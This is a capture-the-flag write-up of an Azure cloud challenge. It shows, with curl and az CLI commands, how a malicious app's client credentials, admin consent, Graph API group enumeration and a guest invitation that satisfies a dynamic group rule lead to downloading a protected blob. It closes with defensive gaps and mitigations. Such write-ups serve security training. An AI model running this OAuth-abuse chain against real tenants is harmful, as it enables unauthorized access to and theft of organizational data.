


Challenge -> https://cloudsecuritychampionship.com/challenge/3
Overview: #
Attack Chain: By leveraging our malicious app’s client ID/secret, we enumerated Graph API roles (Group.Read.All, User.Invite.All). We obtained admin consent, invited a controlled guest account, and exploited a dynamic group rule to gain access to a blob storage account. Despite guest portal restrictions, we used az CLI to mint a blob access token and successfully exfiltrated the flag.
Defensive Gap: Lack of admin consent governance + insufficient monitoring of guest invitations allowed persistence and privilege escalation.
Mitigation: Enforce conditional admin consent, restrict dynamic group rules, and alert on anomalous guest activity.
Key Techniques Demonstrated: #
- Abuse of OAuth client credentials
- Enumeration of Graph API roles and groups
- Exploitation of dynamic group membership
- Cross-tenant guest access & resource exfiltration
Given to us: #
- Our malicious app’s:
- AZURE_CLIENT_ID
- AZURE_CLIENT_SECRET
- AZURE_TENANT_ID
- A web endpoint where we can register as a constraint admin user.
- WEB_ACCESS_ENDPOINT
Initial Approach: #
- As we had the client ID and secret, we could try to steal tokens using 365-stealer or pynAUTH after phishing the admin user that we created to gain a token from the user’s credentials → This approach failed every time, as the application wasn’t registered with the victim’s domain and it said that the grants we were asking for were not allowed.
Solution: #
Reconaissance: #
-
Let’s check what grant actions our Malicious app can ask for from the victim’s domain. For that, we need to have the victim’s tenant ID:
-
Get the Victim’s tenant_id by asking for metadata from the OpenID endpoint of the Victim’s domain
-
Get the Client’s Tenant ID:
curl -s "https://login.microsoftonline.com/<VICTIM_TENANT_NAME>/v2.0/.well-known/openid-configuration" | jq -r .issuer
-
-
Or you can use the following command to create a link asking the user to log in to our Malicious OAuth App’s Tenant. Because the user is not a part of the Malicious OAuth App’s tenant, it will give you an error exposing the identity provider of the victim’s account:
echo "https://login.microsoftonline.com/$AZURE_TENANT_ID/oauth2/v2.0/authorize?
client_id=$AZURE_CLIENT_ID&response_type=code&redirect_uri=http%3A%2F%2Flocalhost%2F
&response_mode=query&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default"
-
-
Check if your OAuth Service Principal has been granted any roles previously via the tenant:
-
Get the Auth Token and decode the token:
curl -X POST -H "Content-Type: application/x-www-form-urlencoded" -d 'client_id='$AZURE_CLIENT_ID'&scope=https%3A%2F%2Fgraph.microsoft.com%2F.default&client_secret='$AZURE_CLIENT_SECRET'&grant_type=client_credentials' 'https://login.microsoftonline.com/'$VICTIM_TENANT_ID'/oauth2/v2.0/token'

TOKEN="<TOKEN>"; for part in 1 2; do echo $TOKEN | cut -d "." -f$part | base64 -d 2>/dev/null | jq .; done
-
The token describes what roles an external OAuth app can ask for from the victim’s tenant; now, all that is left is to get an admin consent over these roles so that we can use the token to get tokens from respective services.
-
URL to get admin consent:
echo https://login.microsoft.com/common/adminconsent?client_id=$AZURE_CLIENT_ID -
Log in as the user created on the WEB_APP_ENDPOINT, and allow access on the consent panel.

-
Generate a token from the authenticated user:
curl -X POST -H "Content-Type: application/x-www-form-urlencoded" -d 'client_id='$AZURE_CLIENT_ID'&scope=https%3A%2F%[2F](http://2foutlook.office365.com/)graph.microsoft.com%2F.default&client_secret='$AZURE_CLIENT_SECRET'&grant_type=client_credentials' '[https://login.microsoftonline.com/](https://login.microsoftonline.com/)'$VICTIM_TENANT_ID'/oauth2/v2.0/token'
-
Enumeration: #
-
As we know, there are two roles available: (The roles allow you to enumerate and use
groupsandinvitaionsgraph API calls)Group.Read.All→ We can enumerate groups using the token.User.Invite.All→ We can invite users using the token.
-
Use the token to enumerate the groups:
curl -X GET https://graph.microsoft.com/v1.0/groups \
     -H "Authorization: Bearer <TOKEN>"
-
There is a dynamic group that will auto-enroll a user if the user meets the
membershipRule:- We can’t change department, city, and job title as these require directory read and write, user read and write roles.
- The only parameter that is in our control is displayName and userType(explained below).
-
Note down the group’s ID, as it will later help us verify if the user has been successfully added to the group.
Group_id = 7d060bb7-75e4-456e-b46f-382f4ff0c4fd -

Let’s see what resources the group has access to:
curl -s -X GET "https://graph.microsoft.com/v1.0/groups/'$GROUP_ID'/appRoleAssignments" -H "Authorization: Bearer $TOKEN" | jq . -
There is a resource attached to the group:
-
Take a note of resource ID = 80b871a5-ce2b-4685-81e8-a02ea36dcf65
-
Exploitation: #
-
Crete invitation to invite a user:
- While creating an invitation we can customize the following fields:
invitedUserDisplayName→ This can be customized without any constraintinvitedUserType→ anything except the guest requires additional roles such as user read and write, and directory read and write.
- Before you invite a user, sign up to Azure using the email ID (I used my personal mail; you can use TempMail) and then invite the user.
- Use the following to create an invitation:
curl -X POST https://graph.microsoft.com/v1.0/invitations \ -H "Authorization: Bearer <TOKEN>" \ -H "Content-Type: application\json" \ -d '{ "invitedUserEmailAddress": "example@example.com", "invitedUserDisplayName": "CTF_ct", "inviteRedirectUrl": "https://portal.azure.com/#home" }' | jq . - While creating an invitation we can customize the following fields:
-
You will get a redemption link that you can use to claim this profile. Sign in and allow the consent. The account should be added to the WIZ CTF CHALLENGE domain.

-
As the user was invited as a guest, the resources within the WIZ CTF CHALLENGE domain cannot be viewed through the console, as all the resources will be viewed with the users default domain id (which is not authorized to view anything except subscriptions). I was stuck in this rabbit hole for a day T_T. Azure B2B guest users often lack directory read/write permissions by default, which explains why the portal/console didn’t show resources.
-
Login to the Azure CLI with the new created user using devicecode api call.
az login --use-device-code --tenant $VICTIM_TENANT_ID
-
Create a token to list what groups the user is part of to confirm if the user is part of the user group from the CTF flag.
az ad user get-member-groups --id $(az ad signed-in-user show --query id -o tsv)
-
According to the service principal we can see that the group has access to blob:
az rest --method GET --uri "https://graph.microsoft.com/v1.0/servicePrincipals/'$RESOURCE_ID'"


Note the blob’s replyURLs:
https://azurechallengectfflag.blob.core.windows.net/grab-the-flag/ctf_flag.txt
-

Now that we are a part of the group, we can easily access the CTF challenge blob and exfiltrate the flag, or that is what I thought. As I mentioned before that because we are guests, we are not authorized to access resources directly through the console or over the web. Azure enforces signed requests (SAS tokens or OAuth2 bearer tokens). That’s why guest browser access failed
-
You can directly download the blob’s content via the auth-mode
loginfrom Azure CLI. “login” mode will directly use your login credentials for the authentication.az storage blob download --account-name azurechallengectfflag -c grab-the-flag -n ctf_flag.txt --auth-mode login
Note: #
The blob url structure is as follows:
https://{storage-account}.blob.core.windows.net/{container}/{blob}
Success🎉🎉, we got the flag!! #
Defensive Gaps Identified: #
- Defensive Gaps Identified
- No logging/alerting on admin consent to external apps
- Dynamic group membership rules too permissive
- Guest activity not audited in blob storage logs
Mitigations: #
- Admin consent requests for external apps should be logged in Entra ID (Azure AD) sign-in logs.
- Group membership changes (especially involving dynamic groups) should trigger alerts.
- Blob access by guest accounts should be audited in Azure Monitor / Storage logs.
Reference: #
- https://learn.microsoft.com/en-us/entra/identity-platform/v2-oauth2-client-creds-grant-flow
- https://www.wiz.io/blog/midnight-blizzard-microsoft-breach-analysis-and-best-practices
- https://learn.microsoft.com/en-us/entra/identity/users/groups-dynamic-membership
- https://learn.microsoft.com/en-us/cli/azure/storage/blob?view=azure-cli-latest#az-storage-blob-download